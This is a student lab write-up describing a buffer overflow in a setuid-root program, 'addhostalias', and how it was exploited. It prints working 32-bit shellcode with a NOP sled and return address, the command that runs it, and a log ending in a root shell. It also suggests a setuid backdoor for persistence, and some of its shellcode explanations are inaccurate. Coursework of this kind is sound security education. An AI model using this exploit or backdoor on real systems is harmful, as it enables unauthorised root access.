TDA602 Lab2 Report

Group 31: Denis Furian*and Elin Björnsson†

1st May 2019

1 Gaining root access

This assignment required exploiting an unsafe script to gain root privilege on a remote machine through the use of a *buffer overflow attack*. A *buffer overflow attack* takes advantage of unrestricted memory allocation to overwrite locations in memory that wouldn't normally be accessible. In this case, the "unrestricted memory allocation" in our unsafe script allows us to overwrite the return address of a program and spawn a Linux shell with the same rights as the owner of that program. Since the unsafe program is owned by root, the shell we open will have root privilege.

1.1 Memory layout and return address

The first part of our attack consists in getting an idea of how the remote machine's memory is structured. At our disposal we had *gdb*, a debug program, as well as the source code for the program we were going to exploit, of which a snippet is presented below.

```
void add_alias(char *ip, char *hostname, char *alias) {
  char formatbuffer[256];
  FILE *file;

  sprintf(formatbuffer, "%s\t%s\t%s\n", ip, hostname, alias);
  ...
```

The function `add_alias` uses a `char` array with size 256 and then writes the values of some parameters into it with the function `sprintf`. This function has a problem in that it doesn't check for length and saves character after character until it reads a termination value `0x00`, which means if the parameters have a total length of over 256 characters then `sprintf` will break out of bounds and overwrite other locations of the memory.

*furian@student.chalmers.se
†karelq@student.chalmers.se



Figure 1: Memory layout for the `add_alias` function.

The return address is what we want to target: by overwriting that, we can decide the address of the next instruction. After the segmentation fault error, the program will exit the `add_alias` and look into the return address for the position of the caller function; we want to change this to the position of our own malicious code.

1.2 Overwriting the return address

Using the *gdb* tool for debugging, we entered an easily recognisable sequence of bytes as the input parameters to `add_alias` and examined the memory right after the execution of `sprintf`. The result was as seen in Figure 2.

As per the memory structure seen in Figure 1, we know that the return address lies adjacent to the *saved fp* which, in turn, is adjacent to the location where `formatbuffer` is stored. We can see the location of `formatbuffer` from our debug console, so we need to skip the *saved fp* and overwrite the location right beside it. The Linux machine is a 32-bit system, therefore the memory addresses it uses are 32-bit values, or sequences of 4 bytes. By counting four bytes "to the left" of the first "injected" value, we determined the location of the return address. This meant that we needed to have something of the size 256+4=260 bytes before the return address.

1.3 Unsafe scripts and functions

The script we had to exploit featured a bad combination of unsafe operations and root ownership. A program owned by root, once executed, will have root privileges, which includes reading and/or writing where other, non-root users are otherwise restricted. The other ingredient was the invocation of an unsafe operation: functions such as `strcpy`, `strcat`, `gets`, `scanf` or `sprintf` can be taken advantage of because of their lack of control on bounds.



Figure 2: Values in the memory right after `sprintf`. Note how there's a sizeable amount of `0x66` values: these are a sequence of 200 'f' characters.



Figure 3: Location of the return address.

In our case, the function `add_alias` uses `sprintf` which, as described earlier, doesn't check for the destination's length when writing the input value.

In order to perpetrate our attack we used a small python script to inject a shellcode into the `formatbuffer` and redirected the return address to read and execute it.

1.4 What is the shellcode doing?

The shellcode starts by using the instruction \x31\xc0, which sets the real user id from effective user id. This is important since it gives the real user the same rights as the effective user has. So since the file is owned by root and the sticky bit is turned on, the program will run as root. Even if you execute it as a regular user.

The shellcode also uses the instruction \xb0\x47 which sets real group id from effective user id. This is also important since you need both group id and real user id to have the sticky bit to have root access. The shellcode also uses the instruction \x89\xc3 to copy the real group id to ebx. This is done to prevent loosing the information about the real group user id before we overrite it.

2 Countermeasures

One countermeasure you could make is to check the combined length of the three parameters and make sure that they are not longer than 256 characters together. Better yet, it would be a smart choice to change unsafe operations, like `sprintf` in this case, to their more controlled counterparts, like `snprintf` which only copies characters as long as the destination buffer can hold them. Other valid functions would be, for example,

- `strncpy` instead of `strcpy` for copying the content of a string;
- `strncat` instead of `strcat` for appending characters at the end of a string.

In general a more security-aware style of coding would be very good in order to prevent attacks like this one. There exist tools, such as *libsafe*[1] to give an example, that prevent attacks like buffer overflows and other kinds of exploitation like string formatting.

Obfuscating the addresses in memory is also a viable strategy: this can be done in several ways including permuting the order of variables (either local variables in a stack frame or static variables) or introducing random gaps between objects like stack frames or static variables, so as to randomise the distances between variables in different stack frames, making it harder to exploit distances between stack-resident data like this one. Of course, in this case it would also be wise to avoid a significant use of memory by limiting the size of the padding.

It would be recommended to use some analyser tool, in order to run a static audit of the source code and find possible vulnerabilities. Some examples of this would be *ITS4*[2] or *Splint*[3].

Of course the best possible countermeasure would be a combination of all the above.

[1] https://directory.fsf.org/wiki/Libsafe
[2] http://seclab.cs.ucdavis.edu/projects/testing/tools/its4.html
[3] https://splint.org/

2.1 Regaining root access

One option is to create a backdoor. When you have root access you can create a file and give it the sticky flag, the file should executes the shellcode. This will give you root access everytime.

2.2 Reproducing the attack

We used the file that is shown in figure 4.

OpenSSH SSH client

```
shellcode = ('\xb9\xff\xff\xff\xff\x31\xc0\xb0\x31\xcd\x80'
                 +'\x89\xc3\x31\xc0\xb0\x46\xcd\x80\x31\xc0\xb0'
                 +'\x32\xcd\x80\x89\xc3\xb0\x31\xb0\x47\xcd\x80'
                 +'\x31\xc0\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68'
                 +'\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xb0'
                 +'\x0b\xcd\x80\x31\xc0\x40\xcd\x80\x90\x90\x90'
                 +'\x90\x90\x90\x90\x90\x90\x90\x90\x90')
nops = '\x90'*181
nop_adress ='\xd0\xfa\xff\xbf'
print 'a','a',nops+shellcode+nop_adress
```

Figure 4: The python file that was used for the attack.

You can reproduce the attack by writing the command *addhostalias $(python Shellcode)*. By writing *whoami* you will find out if you are root, see figure 5. You also need to look for a good return address somewhere in the middle of all your NOP sled, since the addresses might shift a little bit during execution. You can find a good address by checking the memory with *gdb* as we did in Figure 3

```
dvader@deathstar:~$ addhostalias $(python Shellcode)
sh-2.05a# ls
Shellcode  addhostalias.c  evilhost2     evilhost3     evilhosttest.py    shellcode.h
a.out      evilhost.py     evilhost2.py  evilhost3.py  programoverrun.py  shellcode.py
sh-2.05a# ls
Shellcode  addhostalias.c  evilhost2     evilhost3     evilhosttest.py    shellcode.h
a.out      evilhost.py     evilhost2.py  evilhost3.py  programoverrun.py  shellcode.py
sh-2.05a# cd ..
sh-2.05a# ls
dvader
sh-2.05a# ls -lha
total 12k
drwxr-xr-x    3 root     root         4.0k Aug 27  2013 .
drwxr-xr-x   16 root     root         4.0k Aug 27  2013 ..
drwxr-xr-x    2 dvader   users        4.0k Apr 25 07:34 dvader
sh-2.05a# whoami
root
sh-2.05a#
```

Figure 5: An overview of the result of the attack.